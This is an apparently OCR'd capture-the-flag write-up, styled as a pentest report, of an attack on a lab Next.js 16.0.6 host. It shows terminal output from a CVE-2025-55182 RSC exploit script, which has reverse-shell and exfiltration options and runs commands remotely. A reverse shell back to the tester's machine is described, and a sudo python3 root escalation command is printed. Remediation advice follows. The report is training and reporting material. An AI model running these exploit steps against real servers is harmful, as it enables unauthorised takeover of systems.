# OFFENSIVE SECURITY

## Penetration Test Report for

## Next.js 16.0.6 RCE

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**EXECUTIVE SUMMARY:**

**Date:** February 17, 2026

**Target:** http://10.64.146.119:3000 ( **COMPETITION : Love at First Breach Of THM** )

**Tester:** imsecure (https://github.com/imad457)

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**KEY FINDINGS/Vulnerability Type:**

✓**CRITICAL:CVE-2025-66478 Next.js RCE (CVSS 10.0)**

✓ **HIGH: sudo python3 NOPASSWD → Root shell**

✓ **HIGH: privilege escalation**


# Secerity: Critical

## VULNERABILITY DESCRIPTION:

**Problem:** React Server Components insecure deserialization allows prototype pollution → Node.js child_process RCE.

## How it works :


1. AppAnalyze detects Next.js 16.0.6 (App Router + RSC enabled)

2. Found RCE Python script → Modified for reverse shell to my attacker machine


3. Executed script → Got shell as user daniel

4. Priviellge escalation → became the ROOT


## PoC - Proof of Concept:





**Wappalyzer fingerprinting → Next.js 16.0.6 confirmed**




**Found Python RCE exploit script → Modified IP:PORT for reverse shell**



Session 2 | Terminal 1
1${imad}
(kali㉿kali)-[~]
$ ls
Applications Desktop Downloads Extionsions go Pictures Result tools 'VirtualBox VMs'
CVE-2025-55182-exploit.py Documents evil-winrm Games Music Public Templates Videos
(kali㉿kali)-[~]
$ python3 CVE-2025-55182-exploit.py
usage: CVE-2025-55182-exploit.py [-h] [-c COMMAND] [--check] [--revshell IP PORT] [--exfil CMD IP PORT] [-t TIMEOUT] target
CVE-2025-55182-exploit.py: error: the following arguments are required: target
(kali㉿kali)-[~]
$ python3 CVE-2025-55182-exploit.py http://10.64.146.119:3000 -c "id"
CVE-2025-55182 - React Server Components RCE
[*] Target: http://10.64.146.119:3000
[*] Command: id
[*] Sending exploit payload...
[+] Command executed! Result in redirect: /login?a=uid=100(daniel) gid=101(secgroup) groups=101(secgroup),101(secgroup);push
(kali㉿kali)-[~]
$ python3 CVE-2025-55182-exploit.py http://10.64.146.119:3000 -c "whoami"
CVE-2025-55182 - React Server Components RCE
[*] Target: http://10.64.146.119:3000
[*] Command: whoami
[*] Sending exploit payload...
[+] Command executed! Result in redirect: /login?a=daniel;push
(kali㉿kali)-[~]
$
Session
Session





## Python RCE exploit executed successfully

## daniel user shell established on 192.168.141.145:1234

## user.txt flag captured - initial foothold confirmed




**sudo -l enumeration → (root) NOPASSWD: /usr/bin/python3 discovered**




**sudo python3 base64 payload → root shell → /root/root.txt captured successfully**

**sudo python3 -c 'import os; os.system("cat /root/root.txt")' → ROOT flag captured**

**( base64 encoding bypass → sudo python3 → /root/root.txt obtained )**


## 🔒 RECOMMENDATIONS & REMEDIATION

### CRITICAL (Immediate Action Required):

1. Upgrade Next.js → 16.0.7+ (CVE-2025-66478 patched)

2. Remove sudo python3 NOPASSWD from /etc/sudoers

3. Disable React Server Components (RSC) endpoints

### HIGH:

1. Implement input validation + sanitization on all POST /api/*

2. Secure cron jobs: chmod 644 /etc/cron.d/*

3. Remove unnecessary sudo permissions for service accounts

### MEDIUM:

1. Hide framework versions (Next.js generator meta tag)

2. Deploy WAF (Cloudflare/AWS WAF) with RCE signatures

3. Regular sudo -l enumeration during hardening


**BUSINESS IMPACT**:

⚠️ **Complete remote server takeover**

⚠️ **Data exfiltration capability**

⚠️ **Persistent backdoor installation possible**

⚠️ **Lateral movement to internal network**

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**Prepared by: imsecure**

**Portfolio: https://github.com/imad457**

**Date: February 17, 2026**